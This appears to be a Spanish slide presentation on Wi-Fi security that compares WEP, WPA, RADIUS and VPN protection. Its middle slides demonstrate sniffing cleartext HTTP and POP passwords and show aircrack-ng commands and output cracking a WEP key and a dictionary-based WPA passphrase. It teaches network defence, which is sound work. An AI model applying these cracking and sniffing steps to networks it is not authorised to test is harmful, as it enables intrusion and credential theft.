

Seguridad en Redes Inalámbricas Wi-Fi

Ejemplo de redes visibles en Caracas

Conexiones de red inalámbricas 3

Tareas de red

- Actualizar lista de redes
- Configurar una red inalámbrica doméstica o de oficina pequeña

Tareas relacionadas

- Información sobre redes inalámbricas
- Cambiar el orden de las redes preferidas
- Cambiar configuración avanzada

Elegir una red inalámbrica

Haga clic en cualquier elemento de la siguiente lista para conectarse a una red inalámbrica en el alcance o para obtener más información.

	bv01 Red inalámbrica no segura	
	fpa Red inalámbrica con seguridad habilitada	
	Belkin_G_Plus_MIMO_180170 Red inalámbrica no segura	
	Parque_1_CNTI_WIFI Red inalámbrica no segura	
	Liliana Home Red inalámbrica con seguridad habilitada	
	LugoEdjes Red inalámbrica con seguridad habilitada (WPA)	

Conectar

Las redes Wi-Fi disponen de varias soluciones para la seguridad

Filtros MAC, WPA, WPA2, 802.11i, RADIUS

WEP

Seguridad Avanzada

802.1x, encriptación TKIP, autenticación mutua, claves dinámicas, admin. escalable de claves

Acceso Abierto

Sin Encriptación, Autenticación Básica



"Hotspots" públicos

Seguridad Básica

Encriptación estática de 40-bit o 128-bit



Uso en el hogar



Empresas

Acceso Remoto

Red Privada Virtual (VPN)



Viajero de Negocios, trabajador a distancia

Configuración de la seguridad en routers inalámbricos



Linksys WRT54G/GL

DD-WRT CONTROL PANEL

Setup **Wireless** Security Access Restrictions Applications & Gaming

Basic Settings WRT-radauth **Wireless Security** MAC Filter Advanced Settings


Wireless Security

Security Mode

Save Changes

- Disable
- Disable
- WPA Pre-Shared Key
- WPA RADIUS
- WPA2 Pre-Shared Key Only
- WPA2 RADIUS Only
- WPA2 Pre-Shared Key Mixed
- WPA2 RADIUS Mixed
- RADIUS
- WEP

Ejemplo de filtro MAC en campus universitario



Serial electrónico, Marca y Modelo del Equipo

Si el siguiente recuadro le aparece un serial, no lo modifique, si por el contrario, el recuadro sale en blanco, ud debe colocar el serial MAC (instrucciones [aquí](#)) que debe estar en el siguiente formato:

00:ff:aa:01:02:03

(Esto es un ejemplo, no lo coloque en el recuadro.)


Otro tipo de formato, no procesará su inscripción.

00:0a:bc:34:56:f3

OJO: El tráfico no está encriptado y se puede espiar con un sniffer

Visualización de contraseñas en el tráfico espionado

Tráfico HTTP (Correo Web)




Contraseña HTTP.apc - Selection - Packet #1

Packet: 1

Flags: 0x00000000

0805:	49 44 4E 4F 48 4C 3B 20 41 53 50 53 45 53 53 49 4F 4E 49 44 41 51 51	IDNOHL; ASPSESSIONIDAQQ
0828:	54 44 54 54 41 3D 47 45 44 48 4B 4E 47 42 45 49 4F 45 4C 45 43 4F 4D	TDTTA=GEDHKNCBRIOLECOM
0851:	46 42 44 4C 47 42 4D 0D 0A 0D 0A 55 52 4C 3D 25 32 46 65 6D 61 69 6C	FBDLGBM...URL=?2Femail
0874:	26 55 73 65 72 6E 61 6D 65 3D 76 6D 65 6E 64 69 6C 6C 6F 26 50 61 73	&Username=vmendillo&Pas
0897:	73 77 6F 72 64 3D 61 62 63 31 32 33 C9 F8 C8 A8	sword=abc123....

Tráfico POP (Correo electrónico con Outlook)



Contraseña POP.apc - Selection - Packet #2

Packet: 2

No TCP Options

POP - Post Office Protocol

Line 1: PASS abc123<CR><LF>

0000:	08 01 2D 00 00 0F 66 51 36 64 00 E0 98 CE C2 AD 00 0F 66 51 36 62 30 F8	...fQ6d.....fQ6b0
0024:	AA AA 03 00 00 00 08 00 45 00 00 35 B9 A6 40 00 80 06 96 BC C0 A8 01 65E..S..@.....
0048:	C8 2C 20 26 04 F1 00 6E 56 C6 90 D8 9B 2D 48 57 50 18 44 46 5B FE 00 00	., &...nV...-HWP.DF[...
0072:	50 41 53 53 20 61 62 63 31 32 33 0D 0A DA E4 23 26	PASS abc123...#4

Seguridad mediante WEP

Ataque a la clave WEP con Aircrack sobre Backtrack

```
Shell - Konsole <2>
bt ~ # aircrack-ng -n 64 -z -f 2 prueba2-01.cap
Opening prueba2-01.cap
Read 95744 packets.
```

#	BSSID	ESSID	Encryption
1	00:16:B6:19:A9:AF	WLAN2-VM	WEP (41111 IVs)
2	00:68:3B:AA:40:00	?	Unknown
3	02:28:79:BE:40:00	Mμ	Unknown
4	02:9C:3B:AB:40:00	?	Unknown
5	00:34:1B:94:40:00	?	Unknown
6	00:34:A6:7C:40:00	?	Unknown
7	00:34:5D:D4:40:00	?	Unknown
8	00:58:5D:D5:40:00	?	Unknown
9	00:34:1C:EF:40:00	?	Unknown
10	04:44:1C:F0:40:00	M»	Unknown
11	04:60:5D:D6:40:00	X	Unknown
12	00:34:BF:1B:40:00	?	Unknown
13	00:11:45:02:39:06	Parque_1_CNTI_WIFI	None (0.0.0.0)
14	00:17:3F:B6:EB:C4	spottywilbur	No data - WEP or WPA
15	00:1B:11:E5:9D:8B	MLNET	WPA (0 handshake)
16	00:15:E9:83:ED:3E	lab1	No data - WEP or WPA
17	02:18:DE:09:93:56	Free Public WiFi	None (192.168.1.105)

```
Index number of target network ? 1
Opening prueba2-01.cap
Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 41111 ivs.
KEY FOUND! [ 12:34:56:78:90 ]
Decrypted correctly: 100%
```

bt ~ # █

Seguridad mediante WPA

Ataque a la clave WPA con Aircrack sobre Backtrack

```
C:\WINDOWS\System32\cmd.exe - "C:\Aircrack-ng\bin\aircrack-ng.exe" -a 2 -w "C:\Aircrac...
Opening C:\Aircrack-ng\test\wpa.cap
Read 13 packets.

# BSSID          ESSID          Encryption
1 00:0D:93:EB:B0:8C test           WPA <1 handshake>

Choosing first network as target.
```

```
C:\WINDOWS\System32\cmd.exe

Aircrack-ng 0.9.3

[00:00:01] 230 keys tested (162.89 k/s)

KEY FOUND! [ biscotte ]

Master Key      : CD D7 9A 5A CF B0 70 C7 E9 D1 02 3B 87 02 85 D6
                  39 E4 30 B3 2F 31 AA 37 AC 82 5A 55 B5 55 24 EE

Transient Key   : 33 55 0B FC 4F 24 84 F4 9A 38 B3 D0 89 83 D2 49
                  73 F9 DE 89 67 A6 6D 2B 8E 46 2C 07 47 6A CE 08
                  AD FB 65 D6 13 A9 9F 2C 65 E4 A6 08 F2 5A 67 97
                  D9 6F 76 5B 8C D3 DF 13 2F BC DA 6A 6E D9 62 CD

EAPOL HMAC     : 52 27 B8 3F 73 7C 45 A0 05 97 69 5C 30 78 60 BD

C:\Aircrack-ng\bin>_
```

El ataque a WPA falla cuando la contraseña no está en un diccionario electrónico

```
C:\WINDOWS\System32\cmd.exe
Aircrack-ng 0.9.3

[00:00:01] 224 keys tested (163.27 k/s)

Current passphrase: swimming

Master Key      : 54 D9 F2 67 80 34 3D F5 D2 1C 7C 15 18 69 42 D9
                  09 82 8C F3 E3 50 34 2A 4A 5C AC AD DC 1E 6E 8E

Transcient Key  : 80 78 28 16 E8 74 C5 36 22 67 0C 6E 32 45 9E E9
                  9E 55 5E EF 45 E3 E6 AF 58 14 BD 63 0C 32 A2 93
                  8E C0 0C 42 B6 9B 02 00 3D BC C4 75 07 E0 63 A3
                  6D 9F F0 41 7A B7 F6 8D 10 F1 B2 EC 14 ED AD 1E

EAPOL HMAC     : E2 4F 79 DD 77 8D E8 DF 8A 91 D8 5A 82 73 04 24

Passphrase not in dictionnary

C:\Aircrack-ng\bin>
C:\Aircrack-ng\bin>
```


Mejora de la seguridad

WPA-RADIUS para empresas

Home Environment,
Pre-shared Key

Password



Password



Enterprise Environment




User/Password



RADIUS
Server



Seguridad adicional mediante VPN



Proxy VPN

Ej. Hotspot Shield

